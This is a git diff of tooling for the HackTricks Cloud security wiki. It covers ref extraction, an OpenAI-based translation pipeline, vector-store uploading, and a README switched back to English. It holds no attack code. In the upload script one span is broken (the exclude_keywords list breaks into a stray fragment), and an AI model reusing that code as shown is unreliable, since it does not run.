||||
# Create empty file if no unmatched files found
|
||||
try:
|
||||
unmatched_paths_file = Path(args.files_unmatched_paths)
|
||||
unmatched_paths_file.parent.mkdir(parents=True, exist_ok=True)
|
||||
unmatched_paths_file.write_text('\n', encoding='utf-8')
|
||||
print(f"<EFBFBD> No unmatched files found. Created empty file: {unmatched_paths_file}")
|
||||
except Exception as e:
|
||||
print(f"❌ Error creating empty unmatched paths file {args.files_unmatched_paths}: {e}")
|
||||
|
||||
print(f"\n SUMMARY:")
|
||||
print(f" Files processed: {files_processed}")
|
||||
print(f" Files with different refs: {files_with_differences}")
|
||||
print(f" Files modified: {files_modified}")
|
||||
print(f" Non existing files: {unexisted_files}")
|
||||
if unmatched_files:
|
||||
print(f" Unmatched files: {len(unmatched_files)}")
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
38
scripts/get_and_save_refs.py
Normal file
38
scripts/get_and_save_refs.py
Normal file
@@ -0,0 +1,38 @@
|
||||
#!/usr/bin/env python3
|
||||
import json
|
||||
import re
|
||||
from pathlib import Path
|
||||
|
||||
SRC_DIR = Path("./src")
|
||||
REFS_JSON = Path("/tmp/refs.json")
|
||||
|
||||
# Matches content between {{#ref}} and {{#endref}}, including newlines, lazily
|
||||
REF_RE = re.compile(r"{{#ref}}\s*([\s\S]*?)\s*{{#endref}}", re.MULTILINE)
|
||||
|
||||
def extract_refs(text: str):
|
||||
"""Return a list of refs (trimmed) in appearance order."""
|
||||
return [m.strip() for m in REF_RE.findall(text)]
|
||||
|
||||
def main():
|
||||
if not SRC_DIR.is_dir():
|
||||
raise SystemExit(f"Not a directory: {SRC_DIR}")
|
||||
|
||||
refs_per_path = {} # { "relative/path.md": [ref1, ref2, ...] }
|
||||
|
||||
for md_path in sorted(SRC_DIR.rglob("*.md")):
|
||||
rel = md_path.relative_to(SRC_DIR).as_posix()
|
||||
try:
|
||||
content = md_path.read_text(encoding="utf-8")
|
||||
except UnicodeDecodeError:
|
||||
# Fallback if encoding is odd
|
||||
content = md_path.read_text(errors="replace")
|
||||
|
||||
refs = extract_refs(content)
|
||||
refs_per_path[rel] = refs # keep order from findall
|
||||
|
||||
|
||||
REFS_JSON.write_text(json.dumps(refs_per_path, indent=2, ensure_ascii=False) + "\n", encoding="utf-8")
|
||||
print(f"Wrote {REFS_JSON} with {len(refs_per_path)} files.")
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -12,15 +12,25 @@ from tqdm import tqdm #pip3 install tqdm
|
||||
import traceback
|
||||
|
||||
|
||||
|
||||
MASTER_BRANCH = "master"
|
||||
VERBOSE = True
|
||||
MAX_TOKENS = 10000 #gpt-4-1106-preview
|
||||
MAX_TOKENS = 50000 #gpt-4-1106-preview
|
||||
DISALLOWED_SPECIAL = "<|endoftext|>"
|
||||
REPLACEMENT_TOKEN = "<END_OF_TEXT>"
|
||||
|
||||
def _sanitize(text: str) -> str:
|
||||
"""
|
||||
Replace the reserved tiktoken token with a harmless placeholder.
|
||||
Called everywhere a string can flow into tiktoken.encode() or the
|
||||
OpenAI client.
|
||||
"""
|
||||
return text.replace(DISALLOWED_SPECIAL, REPLACEMENT_TOKEN)
|
||||
|
||||
def reportTokens(prompt, model):
|
||||
encoding = tiktoken.encoding_for_model(model)
|
||||
# print number of tokens in light gray, with first 50 characters of prompt in green. if truncated, show that it is truncated
|
||||
#print("\033[37m" + str(len(encoding.encode(prompt))) + " tokens\033[0m" + " in prompt: " + "\033[92m" + prompt[:50] + "\033[0m" + ("..." if len(prompt) > 50 else ""))
|
||||
prompt = _sanitize(prompt)
|
||||
return len(encoding.encode(prompt))
|
||||
|
||||
|
||||
@@ -36,35 +46,37 @@ def get_branch_files(branch):
|
||||
files = result.stdout.decode().splitlines()
|
||||
return set(files)
|
||||
|
||||
def delete_unique_files(branch):
|
||||
def get_unused_files(branch):
|
||||
"""Delete files that are unique to branch2."""
|
||||
# Get the files in each branch
|
||||
files_branch1 = get_branch_files(MASTER_BRANCH)
|
||||
files_branch2 = get_branch_files(branch)
|
||||
files_branch_master = get_branch_files(MASTER_BRANCH)
|
||||
files_branch_lang = get_branch_files(branch)
|
||||
|
||||
# Find the files that are in branch2 but not in branch1
|
||||
unique_files = files_branch2 - files_branch1
|
||||
unique_files = files_branch_lang - files_branch_master
|
||||
|
||||
if unique_files:
|
||||
# Switch to the second branch
|
||||
subprocess.run(["git", "checkout", branch])
|
||||
|
||||
# Delete the unique files from the second branch
|
||||
for file in unique_files:
|
||||
subprocess.run(["git", "rm", file])
|
||||
|
||||
subprocess.run(["git", "checkout", MASTER_BRANCH])
|
||||
|
||||
print(f"[+] Deleted {len(unique_files)} files from branch: {branch}")
|
||||
return unique_files
|
||||
|
||||
|
||||
def cp_translation_to_repo_dir_and_check_gh_branch(branch, temp_folder, translate_files):
|
||||
"""
|
||||
Get the translated files from the temp folder and copy them to the repo directory in the expected branch.
|
||||
Also remove all the files that are not in the master branch.
|
||||
"""
|
||||
branch_exists = subprocess.run(['git', 'show-ref', '--verify', '--quiet', 'refs/heads/' + branch])
|
||||
# If branch doesn't exist, create it
|
||||
if branch_exists.returncode != 0:
|
||||
subprocess.run(['git', 'checkout', '-b', branch])
|
||||
else:
|
||||
subprocess.run(['git', 'checkout', branch])
|
||||
|
||||
# Get files to delete
|
||||
files_to_delete = get_unused_files(branch)
|
||||
|
||||
# Delete files
|
||||
for file in files_to_delete:
|
||||
os.remove(file)
|
||||
print(f"[+] Deleted {file}")
|
||||
|
||||
# Walk through source directory
|
||||
for dirpath, dirnames, filenames in os.walk(temp_folder):
|
||||
@@ -79,32 +91,72 @@ def cp_translation_to_repo_dir_and_check_gh_branch(branch, temp_folder, translat
|
||||
for file_name in filenames:
|
||||
src_file = os.path.join(dirpath, file_name)
|
||||
shutil.copy2(src_file, dest_path)
|
||||
|
||||
print(f"Translated files copied to branch: {branch}")
|
||||
if not "/images/" in src_file and not "/theme/" in src_file:
|
||||
print(f"[+] Copied from {src_file} to {file_name}")
|
||||
|
||||
if translate_files:
|
||||
subprocess.run(['git', 'add', "-A"])
|
||||
subprocess.run(['git', 'commit', '-m', f"Translated {translate_files} to {branch}"[:72]])
|
||||
subprocess.run(['git', 'checkout', MASTER_BRANCH])
|
||||
print("Commit created and moved to master branch")
|
||||
commit_and_push(translate_files, branch)
|
||||
else:
|
||||
print("No commiting anything, leaving in language branch")
|
||||
|
||||
def commit_and_push(translate_files, branch):
|
||||
# Define the commands we want to run
|
||||
commands = [
|
||||
['git', 'add', '-A'],
|
||||
['git', 'commit', '-m', f"Translated {translate_files} to {branch}"[:72]],
|
||||
['git', 'push', '--set-upstream', 'origin', branch],
|
||||
]
|
||||
|
||||
for cmd in commands:
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
|
||||
# Print stdout and stderr (if any)
|
||||
if result.stdout:
|
||||
print(f"STDOUT for {cmd}:\n{result.stdout}")
|
||||
if "nothing to commit" in result.stdout.lower():
|
||||
print("Nothing to commit, leaving")
|
||||
exit(0)
|
||||
|
||||
if result.stderr:
|
||||
print(f"STDERR for {cmd}:\n{result.stderr}")
|
||||
|
||||
# Check for errors
|
||||
if result.returncode != 0:
|
||||
raise RuntimeError(
|
||||
f"Command `{cmd}` failed with exit code {result.returncode}"
|
||||
)
|
||||
|
||||
print("Commit created and pushed")
|
||||
|
||||
|
||||
def translate_text(language, text, file_path, model, cont=0, slpitted=False, client=None):
|
||||
if not text:
|
||||
return text
|
||||
|
||||
messages = [
|
||||
{"role": "system", "content": "You are a professional hacker, translator and writer. You write everything super clear and as concise as possible without loosing information. Do not return invalid Unicode output."},
|
||||
{"role": "system", "content": f"The following is content from a hacking book about hacking techiques. The following content is from the file {file_path}. Translate the relevant English text to {language} and return the translation keeping excatly the same markdown and html syntax. Do not translate things like code, hacking technique names, hacking word, cloud/SaaS platform names (like Workspace, aws, gcp...), the word 'leak', pentesting, and markdown tags. Also don't add any extra stuff apart from the translation and markdown syntax."},
|
||||
{"role": "system", "content": "You are a professional hacker, translator and writer. You translate everything super clear and as concise as possible without loosing information. Do not return invalid Unicode output and do not translate markdown or html tags or links."},
|
||||
{"role": "system", "content": f"""The following is content from a hacking book about technical hacking techiques. The following given content is from the file {file_path}.
|
||||
Translate the relevant English text to {language} and return the translation keeping exactly the same markdown and html syntax and following this guidance:
|
||||
|
||||
- Don't translate things like code, hacking technique names, common hacking words, cloud/SaaS platform names (like Workspace, aws, gcp...), the word 'leak', pentesting, links and markdown tags.
|
||||
- Don't translate links or paths, e.g. if a link or ref is to "lamda-post-exploitation.md" don't translate that path to the language.
|
||||
- Don't translate or modify tags, links, refs and paths like in:
|
||||
- {{#tabs}}
|
||||
- {{#tab name="Method1"}}
|
||||
- {{#ref}}\ngeneric-methodologies-and-resources/pentesting-methodology.md\n{{#endref}}
|
||||
- {{#include ./banners/hacktricks-training.md}}
|
||||
- {{#ref}}macos-tcc-bypasses/{{#endref}}
|
||||
- {{#ref}}0.-basic-llm-concepts.md{{#endref}}
|
||||
- Don't translate any other tag, just return markdown and html content as is.
|
||||
|
||||
Also don't add any extra stuff in your response that is not part of the translation and markdown syntax."""},
|
||||
{"role": "user", "content": text},
|
||||
]
|
||||
try:
|
||||
response = client.chat.completions.create(
|
||||
model=model,
|
||||
messages=messages,
|
||||
temperature=0
|
||||
temperature=1 # 1 because gpt-5 doesn't support other
|
||||
)
|
||||
except Exception as e:
|
||||
print("Python Exception: " + str(e))
|
||||
@@ -149,6 +201,9 @@ def translate_text(language, text, file_path, model, cont=0, slpitted=False, cli
|
||||
return translate_text(language, text, file_path, model, cont, False, client)
|
||||
|
||||
response_message = response.choices[0].message.content.strip()
|
||||
response_message = response_message.replace("bypassy", "bypasses") # PL translations translates that from time to time
|
||||
response_message = response_message.replace("Bypassy", "Bypasses")
|
||||
response_message = response_message.replace("-privec.md", "-privesc.md") # PL translations translates that from time to time
|
||||
|
||||
# Sometimes chatgpt modified the number of "#" at the beginning of the text, so we need to fix that. This is specially important for the first line of the MD that mucst have only 1 "#"
|
||||
cont2 = 0
|
||||
@@ -170,9 +225,11 @@ def split_text(text, model):
|
||||
chunks = []
|
||||
chunk = ''
|
||||
in_code_block = False
|
||||
in_ref = False
|
||||
|
||||
for line in lines:
|
||||
# If we are in a code block, just add the code to the chunk
|
||||
|
||||
# Keep code blocks as one chunk
|
||||
if line.startswith('```'):
|
||||
|
||||
# If we are in a code block, finish it with the "```"
|
||||
@@ -188,8 +245,24 @@ def split_text(text, model):
|
||||
chunk += line + '\n'
|
||||
|
||||
continue
|
||||
|
||||
"""
|
||||
Prevent refs using `` like:
|
||||
{{#ref}}
|
||||
../../generic-methodologies-and-resources/pentesting-network/`spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks.md`
|
||||
{{#endref}}
|
||||
"""
|
||||
if line.startswith('{{#ref}}'):
|
||||
in_ref = True
|
||||
|
||||
if in_ref:
|
||||
line = line.replace("`", "")
|
||||
|
||||
if line.startswith('{{#endref}}'):
|
||||
in_ref = False
|
||||
|
||||
|
||||
# If new section, see if we should be splitting the text
|
||||
if (line.startswith('#') and reportTokens(chunk + "\n" + line.strip(), model) > MAX_TOKENS*0.8) or \
|
||||
reportTokens(chunk + "\n" + line.strip(), model) > MAX_TOKENS:
|
||||
|
||||
@@ -202,23 +275,30 @@ def split_text(text, model):
|
||||
return chunks
|
||||
|
||||
|
||||
def copy_gitbook_dir(source_path, dest_path):
|
||||
folder_name = ".gitbook/"
|
||||
source_folder = os.path.join(source_path, folder_name)
|
||||
destination_folder = os.path.join(dest_path, folder_name)
|
||||
if not os.path.exists(source_folder):
|
||||
print(f"Error: {source_folder} does not exist.")
|
||||
else:
|
||||
# Copy the .gitbook folder
|
||||
shutil.copytree(source_folder, destination_folder)
|
||||
print(f"Copied .gitbook folder from {source_folder} to {destination_folder}")
|
||||
def copy_dirs(source_path, dest_path, folder_names):
|
||||
for folder_name in folder_names:
|
||||
source_folder = os.path.join(source_path, folder_name)
|
||||
destination_folder = os.path.join(dest_path, folder_name)
|
||||
if not os.path.exists(source_folder):
|
||||
print(f"Error: {source_folder} does not exist.")
|
||||
else:
|
||||
# Copy the theme folder
|
||||
shutil.copytree(source_folder, destination_folder)
|
||||
print(f"Copied {folder_name} folder from {source_folder} to {destination_folder}")
|
||||
|
||||
def copy_summary(source_path, dest_path):
|
||||
file_name = "src/SUMMARY.md"
|
||||
source_filepath = os.path.join(source_path, file_name)
|
||||
dest_filepath = os.path.join(dest_path, file_name)
|
||||
shutil.copy2(source_filepath, dest_filepath)
|
||||
print("[+] Copied SUMMARY.md")
|
||||
def move_files_to_push(source_path, dest_path, relative_file_paths):
|
||||
for file_path in relative_file_paths:
|
||||
source_filepath = os.path.join(source_path, file_path)
|
||||
dest_filepath = os.path.join(dest_path, file_path)
|
||||
if not os.path.exists(source_filepath):
|
||||
print(f"Error: {source_filepath} does not exist.")
|
||||
else:
|
||||
shutil.copy2(source_filepath, dest_filepath)
|
||||
print(f"[+] Copied {file_path}")
|
||||
|
||||
def copy_files(source_path, dest_path):
|
||||
file_names = ["src/SUMMARY.md", "hacktricks-preprocessor.py", "book.toml", ".gitignore", "src/robots.txt"]
|
||||
move_files_to_push(source_path, dest_path, file_names)
|
||||
|
||||
def translate_file(language, file_path, file_dest_path, model, client):
|
||||
global VERBOSE
|
||||
@@ -234,7 +314,7 @@ def translate_file(language, file_path, file_dest_path, model, client):
|
||||
translated_content = ''
|
||||
start_time = time.time()
|
||||
for chunk in content_chunks:
|
||||
# Don't trasnlate code blocks
|
||||
# Don't translate code blocks
|
||||
if chunk.startswith('```'):
|
||||
translated_content += chunk + '\n'
|
||||
else:
|
||||
@@ -248,9 +328,10 @@ def translate_file(language, file_path, file_dest_path, model, client):
|
||||
f.write(translated_content)
|
||||
|
||||
#if VERBOSE:
|
||||
print(f"Page {file_path} translated in {elapsed_time:.2f} seconds")
|
||||
print(f"Page {file_path} translated in {file_dest_path} in {elapsed_time:.2f} seconds")
|
||||
|
||||
|
||||
"""
|
||||
def translate_directory(language, source_path, dest_path, model, num_threads, client):
|
||||
all_markdown_files = []
|
||||
for subdir, dirs, files in os.walk(source_path):
|
||||
@@ -280,17 +361,17 @@ def translate_directory(language, source_path, dest_path, model, num_threads, cl
|
||||
tb = traceback.format_exc()
|
||||
print(f'Translation generated an exception: {exc}')
|
||||
print("Traceback:", tb)
|
||||
|
||||
"""
|
||||
|
||||
if __name__ == "__main__":
|
||||
print("- Version 1.1.1")
|
||||
print("- Version 2.0.0")
|
||||
# Set up argparse
|
||||
parser = argparse.ArgumentParser(description='Translate gitbook and copy to a new branch.')
|
||||
parser.add_argument('-d', '--directory', action='store_true', help='Translate a full directory.')
|
||||
#parser.add_argument('-d', '--directory', action='store_true', help='Translate a full directory.')
|
||||
parser.add_argument('-l', '--language', required=True, help='Target language for translation.')
|
||||
parser.add_argument('-b', '--branch', required=True, help='Branch name to copy translated files.')
|
||||
parser.add_argument('-k', '--api-key', required=True, help='API key to use.')
|
||||
parser.add_argument('-m', '--model', default="gpt-4o-mini", help='The openai model to use. By default: gpt-4o-mini')
|
||||
parser.add_argument('-m', '--model', default="gpt-5-mini", help='The openai model to use. By default: gpt-5-mini')
|
||||
parser.add_argument('-o', '--org-id', help='The org ID to use (if not set the default one will be used).')
|
||||
parser.add_argument('-f', '--file-paths', help='If this is set, only the indicated files will be translated (" , " separated).')
|
||||
parser.add_argument('-n', '--dont-cd', action='store_false', help="If this is true, the script won't change the current directory.")
|
||||
@@ -345,7 +426,7 @@ if __name__ == "__main__":
|
||||
translate_files = None # Need to initialize it here to avoid error
|
||||
if args.file_paths:
|
||||
# Translate only the indicated file
|
||||
translate_files = [f for f in args.file_paths.split(' , ') if f]
|
||||
translate_files = list(set([f.strip() for f in args.file_paths.split(',') if f]))
|
||||
for file_path in translate_files:
|
||||
#with tqdm(total=len(all_markdown_files), desc="Translating Files") as pbar:
|
||||
with concurrent.futures.ThreadPoolExecutor(max_workers=num_threads) as executor:
|
||||
@@ -359,23 +440,21 @@ if __name__ == "__main__":
|
||||
#pbar.update()
|
||||
except Exception as exc:
|
||||
print(f'Translation generated an exception: {exc}')
|
||||
|
||||
# Delete possibly removed files from the master branch
|
||||
delete_unique_files(branch)
|
||||
|
||||
elif args.directory:
|
||||
|
||||
#elif args.directory:
|
||||
# Translate everything
|
||||
translate_directory(language, source_folder, dest_folder, model, num_threads, client)
|
||||
#translate_directory(language, source_folder, dest_folder, model, num_threads, client)
|
||||
|
||||
else:
|
||||
print("You need to indicate either a directory or a list of files to translate.")
|
||||
exit(1)
|
||||
exit(0)
|
||||
|
||||
# Copy summary
|
||||
copy_summary(source_folder, dest_folder)
|
||||
# Copy Summary
|
||||
copy_files(source_folder, dest_folder)
|
||||
|
||||
# Copy .gitbook folder
|
||||
copy_gitbook_dir(source_folder, dest_folder)
|
||||
folder_names = ["theme/", "src/images/"]
|
||||
copy_dirs(source_folder, dest_folder, folder_names)
|
||||
|
||||
# Create the branch and copy the translated files
|
||||
cp_translation_to_repo_dir_and_check_gh_branch(branch, dest_folder, translate_files)
|
||||
|
||||
297
scripts/upload_ht_to_ai.py
Normal file
297
scripts/upload_ht_to_ai.py
Normal file
@@ -0,0 +1,297 @@
|
||||
import os
|
||||
import requests
|
||||
import zipfile
|
||||
import tempfile
|
||||
import time
|
||||
import glob
|
||||
import re
|
||||
|
||||
from openai import OpenAI
|
||||
|
||||
# Initialize OpenAI client
|
||||
client = OpenAI(api_key=os.getenv("MY_OPENAI_API_KEY"))
|
||||
|
||||
# Vector Store ID
|
||||
VECTOR_STORE_ID = "vs_67e9f92e8cc88191911be54f81492fb8"
|
||||
|
||||
# --------------------------------------------------
|
||||
# Step 1: Download and Extract Markdown Files
|
||||
# --------------------------------------------------
|
||||
|
||||
def download_zip(url, save_path):
|
||||
print(f"Downloading zip from: {url}")
|
||||
response = requests.get(url)
|
||||
response.raise_for_status() # Ensure the download succeeded
|
||||
with open(save_path, "wb") as f:
|
||||
f.write(response.content)
|
||||
print(f"Downloaded zip from: {url}")
|
||||
|
||||
def extract_markdown_files(zip_path, extract_dir):
|
||||
print(f"Extracting zip: {zip_path} to {extract_dir}")
|
||||
with zipfile.ZipFile(zip_path, "r") as zip_ref:
|
||||
zip_ref.extractall(extract_dir)
|
||||
# Recursively find all .md files
|
||||
md_files = glob.glob(os.path.join(extract_dir, "**", "*.md"), recursive=True)
|
||||
|
||||
return md_files
|
||||
|
||||
# Repository URLs
|
||||
hacktricks_url = "https://github.com/HackTricks-wiki/hacktricks/archive/refs/heads/master.zip"
|
||||
hacktricks_cloud_url = "https://github.com/HackTricks-wiki/hacktricks-cloud/archive/refs/heads/main.zip"
|
||||
|
||||
# Temporary directory for downloads and extraction
|
||||
temp_dir = tempfile.mkdtemp()
|
||||
try:
|
||||
# Download zip archives
|
||||
print("Downloading Hacktricks repositories...")
|
||||
hacktricks_zip = os.path.join(temp_dir, "hacktricks.zip")
|
||||
hacktricks_cloud_zip = os.path.join(temp_dir, "hacktricks_cloud.zip")
|
||||
download_zip(hacktricks_url, hacktricks_zip)
|
||||
download_zip(hacktricks_cloud_url, hacktricks_cloud_zip)
|
||||
|
||||
# Extract the markdown files
|
||||
hacktricks_extract_dir = os.path.join(temp_dir, "hacktricks")
|
||||
hacktricks_cloud_extract_dir = os.path.join(temp_dir, "hacktricks_cloud")
|
||||
|
||||
md_files_hacktricks = extract_markdown_files(hacktricks_zip, hacktricks_extract_dir)
|
||||
md_files_hacktricks_cloud = extract_markdown_files(hacktricks_cloud_zip, hacktricks_cloud_extract_dir)
|
||||
|
||||
all_md_files = md_files_hacktricks + md_files_hacktricks_cloud
|
||||
print(f"Found {len(all_md_files)} markdown files.")
|
||||
finally:
|
||||
# Optional cleanup of temporary files after processing
|
||||
# shutil.rmtree(temp_dir)
|
||||
pass
|
||||
|
||||
# --------------------------------------------------
|
||||
# Step 2: Remove All Existing Files in the Vector Store
|
||||
# --------------------------------------------------
|
||||
# List current files in the vector store and delete each one.
|
||||
existing_files = list(client.vector_stores.files.list(VECTOR_STORE_ID))
|
||||
print(f"Found {len(existing_files)} files in the vector store. Removing them...")
|
||||
|
||||
for file_obj in existing_files:
|
||||
# Delete the underlying file object; this removes it from the vector store.
|
||||
try:
|
||||
client.files.delete(file_id=file_obj.id)
|
||||
print(f"Deleted file: {file_obj.id}")
|
||||
time.sleep(1) # Give it a moment to ensure the deletion is processed
|
||||
except Exception as e:
|
||||
# Handle potential errors during deletion
|
||||
print(f"Error deleting file {file_obj.id}: {e}")
|
||||
|
||||
# ----------------------------------------------------
|
||||
# Step 3: Clean markdown Files
|
||||
# ----------------------------------------------------
|
||||
# Clean markdown files and marge them so it's easier to
|
||||
# uplaod to the vector store.
|
||||
|
||||
|
||||
def clean_and_merge_md_files(start_folder, exclude_keywords, output_file):
|
||||
def clean_file_content(file_path):
|
||||
"""Clean the content of a single file and return the cleaned lines."""
|
||||
with open(file_path, "r", encoding="utf-8") as f:
|
||||
content = f.readlines()
|
||||
|
||||
cleaned_lines = []
|
||||
inside_hint = False
|
||||
for i,line in enumerate(content):
|
||||
# Skip lines containing excluded keywords
|
||||
if any(keyword in line for keyword in exclude_keywords):
|
||||
continue
|
||||
|
||||
# Detect and skip {% hint %} ... {% endhint %} blocks
|
||||
if "{% hint style=\"success\" %}" in line and "Learn & practice" in content[i+1]:
|
||||
inside_hint = True
|
||||
if "{% endhint %}" in line:
|
||||
inside_hint = False
|
||||
continue
|
||||
if inside_hint:
|
||||
continue
|
||||
|
||||
if line.startswith("#") and "reference" in line.lower(): #If references part reached, just stop reading the file
|
||||
break
|
||||
|
||||
# Skip lines with <figure> ... </figure>
|
||||
if re.match(r"<figure>.*?</figure>", line):
|
||||
continue
|
||||
|
||||
# Add the line if it passed all checks
|
||||
cleaned_lines.append(line.rstrip())
|
||||
|
||||
# Remove excess consecutive empty lines
|
||||
cleaned_lines = remove_consecutive_empty_lines(cleaned_lines)
|
||||
return cleaned_lines
|
||||
|
||||
def remove_consecutive_empty_lines(lines):
|
||||
"""Allow no more than one consecutive empty line."""
|
||||
cleaned_lines = []
|
||||
previous_line_empty = False
|
||||
for line in lines:
|
||||
if line.strip() == "":
|
||||
if not previous_line_empty:
|
||||
cleaned_lines.append("")
|
||||
previous_line_empty = True
|
||||
else:
|
||||
cleaned_lines.append(line)
|
||||
previous_line_empty = False
|
||||
return cleaned_lines
|
||||
|
||||
def gather_files_in_order(start_folder):
|
||||
"""Gather all .md files in a depth-first order."""
|
||||
files = []
|
||||
for root, _, filenames in os.walk(start_folder):
|
||||
md_files = sorted([os.path.join(root, f) for f in filenames if f.endswith(".md") and f.lower() not in ["summary.md", "references.md"]])
|
||||
files.extend(md_files)
|
||||
return files
|
||||
|
||||
# Gather files in depth-first order
|
||||
all_files = gather_files_in_order(start_folder)
|
||||
|
||||
# Process files and merge into a single output
|
||||
with open(output_file, "w", encoding="utf-8") as output:
|
||||
for file_path in all_files:
|
||||
# Clean the content of the file
|
||||
cleaned_content = clean_file_content(file_path)
|
||||
|
||||
# Skip saving if the cleaned file has fewer than 10 non-empty lines
|
||||
if len([line for line in cleaned_content if line.strip()]) < 10:
|
||||
continue
|
||||
|
||||
# Get the name of the file for the header
|
||||
file_name = os.path.basename(file_path)
|
||||
|
||||
# Write header, cleaned content, and 2 extra new lines
|
||||
output.write(f"### Start file: {file_name} ###\n\n")
|
||||
output.write("\n".join(cleaned_content))
|
||||
output.write("\n\n")
|
||||
|
||||
# Specify the starting folder and output file
|
||||
start_folder = os.getcwd()
|
||||
|
||||
# Keywords to exclude from lines
|
||||
exclude_keywords = [
|
||||
"hacktricks-training.md",
|
||||
", "hacktricks.md")
|
||||
htc_file = os.path.join(tempfile.gettempdir(), "hacktricks-cloud.md")
|
||||
clean_and_merge_md_files(hacktricks_extract_dir, exclude_keywords, ht_file)
|
||||
print(f"Merged content has been saved to: {ht_file}")
|
||||
clean_and_merge_md_files(hacktricks_cloud_extract_dir, exclude_keywords, htc_file)
|
||||
print(f"Merged content has been saved to: {htc_file}")
|
||||
|
||||
|
||||
# ----------------------------------------------------
|
||||
# Step 4: Upload All Markdown Files to the Vector Store
|
||||
# ----------------------------------------------------
|
||||
# Upload two files to the vector store.
|
||||
# Uploading .md hacktricks files individually can be slow,
|
||||
# so thats why we merged it before into just 2 files.
|
||||
|
||||
file_streams = []
|
||||
|
||||
ht_stream = open(ht_file, "rb")
|
||||
file_streams.append(ht_stream)
|
||||
htc_stream = open(htc_file, "rb")
|
||||
file_streams.append(htc_stream)
|
||||
|
||||
file_batch = client.vector_stores.file_batches.upload_and_poll(
|
||||
vector_store_id=VECTOR_STORE_ID,
|
||||
files=file_streams
|
||||
)
|
||||
|
||||
time.sleep(60) # Sleep for a minute to ensure the upload is processed
|
||||
ht_stream.close()
|
||||
htc_stream.close()
|
||||
|
||||
|
||||
""""This was to upload each .md independently, wich turned out to be a nightmare
|
||||
# Ensure we don't exceed the maximum number of file streams
|
||||
|
||||
for file_path in all_md_files:
|
||||
# Check if we have reached the maximum number of streams
|
||||
if len(file_streams) >= 300:
|
||||
print("Reached maximum number of file streams (300). Uploading current batch...")
|
||||
# Upload the current batch before adding more files
|
||||
file_batch = client.vector_stores.file_batches.upload_and_poll(
|
||||
vector_store_id=VECTOR_STORE_ID,
|
||||
files=file_streams
|
||||
)
|
||||
print("Upload status:", file_batch.status)
|
||||
print("File counts:", file_batch.file_counts)
|
||||
# Clear the list for the next batch
|
||||
file_streams = []
|
||||
time.sleep(120) # Sleep for 2 minutes to avoid hitting API limits
|
||||
try:
|
||||
stream = open(file_path, "rb")
|
||||
file_streams.append(stream)
|
||||
except Exception as e:
|
||||
print(f"Error opening {file_path}: {e}")
|
||||
|
||||
if file_streams:
|
||||
# Upload files and poll for completion
|
||||
file_batch = client.vector_stores.file_batches.upload_and_poll(
|
||||
vector_store_id=VECTOR_STORE_ID,
|
||||
files=file_streams
|
||||
)
|
||||
print("Upload status:", file_batch.status)
|
||||
print("File counts:", file_batch.file_counts)
|
||||
else:
|
||||
print("No markdown files to upload.")"
|
||||
|
||||
|
||||
# Close all file streams
|
||||
for stream in file_streams:
|
||||
stream.close()
|
||||
"""
|
||||
1
searchindex.js
Normal file
1
searchindex.js
Normal file
File diff suppressed because one or more lines are too long
@@ -4,9 +4,10 @@
|
||||
|
||||
<figure><img src="images/cloud.gif" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
_Logotypy i animacje HackTricks zaprojektowane przez_ [_@ppieranacho_](https://www.instagram.com/ppieranacho/)_._
|
||||
_Hacktricks logos & motion designed by_ [_@ppieranacho_](https://www.instagram.com/ppieranacho/)_._
|
||||
|
||||
### Run HackTricks Cloud Locally
|
||||
|
||||
### Uruchom HackTricks Cloud lokalnie
|
||||
```bash
|
||||
# Download latest version of hacktricks cloud
|
||||
git clone https://github.com/HackTricks-wiki/hacktricks-cloud
|
||||
@@ -33,23 +34,24 @@ export LANG="master" # Leave master for English
|
||||
# Run the docker container indicating the path to the hacktricks-cloud folder
|
||||
docker run -d --rm --platform linux/amd64 -p 3377:3000 --name hacktricks_cloud -v $(pwd)/hacktricks-cloud:/app ghcr.io/hacktricks-wiki/hacktricks-cloud/translator-image bash -c "mkdir -p ~/.ssh && ssh-keyscan -H github.com >> ~/.ssh/known_hosts && cd /app && git checkout $LANG && git pull && MDBOOK_PREPROCESSOR__HACKTRICKS__ENV=dev mdbook serve --hostname 0.0.0.0"
|
||||
```
|
||||
Twoja lokalna kopia HackTricks Cloud będzie **dostępna pod [http://localhost:3377](http://localhost:3377)** po około minucie.
|
||||
|
||||
### **Pentesting CI/CD Metodologia**
|
||||
Your local copy of HackTricks Cloud will be **available at [http://localhost:3377](http://localhost:3377)** after a minute.
|
||||
|
||||
**W HackTricks CI/CD Methodology znajdziesz informacje o tym, jak przeprowadzić pentesting infrastruktury związanej z działaniami CI/CD.** Przeczytaj następującą stronę jako **wprowadzenie:**
|
||||
### **Pentesting CI/CD Methodology**
|
||||
|
||||
**In the HackTricks CI/CD Methodology you will find how to pentest infrastructure related to CI/CD activities.** Read the following page for an **introduction:**
|
||||
|
||||
[pentesting-ci-cd-methodology.md](pentesting-ci-cd/pentesting-ci-cd-methodology.md)
|
||||
|
||||
### Pentesting Cloud Metodologia
|
||||
### Pentesting Cloud Methodology
|
||||
|
||||
**W HackTricks Cloud Methodology znajdziesz informacje o tym, jak przeprowadzić pentesting środowisk w chmurze.** Przeczytaj następującą stronę jako **wprowadzenie:**
|
||||
**In the HackTricks Cloud Methodology you will find how to pentest cloud environments.** Read the following page for an **introduction:**
|
||||
|
||||
[pentesting-cloud-methodology.md](pentesting-cloud/pentesting-cloud-methodology.md)
|
||||
|
||||
### Licencja & Zastrzeżenie
|
||||
### License & Disclaimer
|
||||
|
||||
**Sprawdź je w:**
|
||||
**Check them in:**
|
||||
|
||||
[HackTricks Values & FAQ](https://app.gitbook.com/s/-L_2uGJGU7AVNRcqRvEi/welcome/hacktricks-values-and-faq)
|
||||
|
||||
@@ -58,3 +60,4 @@ Twoja lokalna kopia HackTricks Cloud będzie **dostępna pod [http://localhost:3
|
||||

|
||||
|
||||
{{#include ./banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
283
src/SUMMARY.md
283
src/SUMMARY.md
@@ -9,7 +9,6 @@
|
||||
# 🏭 Pentesting CI/CD
|
||||
|
||||
- [Pentesting CI/CD Methodology](pentesting-ci-cd/pentesting-ci-cd-methodology.md)
|
||||
- [Docker Build Context Abuse in Cloud Envs](pentesting-ci-cd/docker-build-context-abuse.md)
|
||||
- [Gitblit Security](pentesting-ci-cd/gitblit-security/README.md)
|
||||
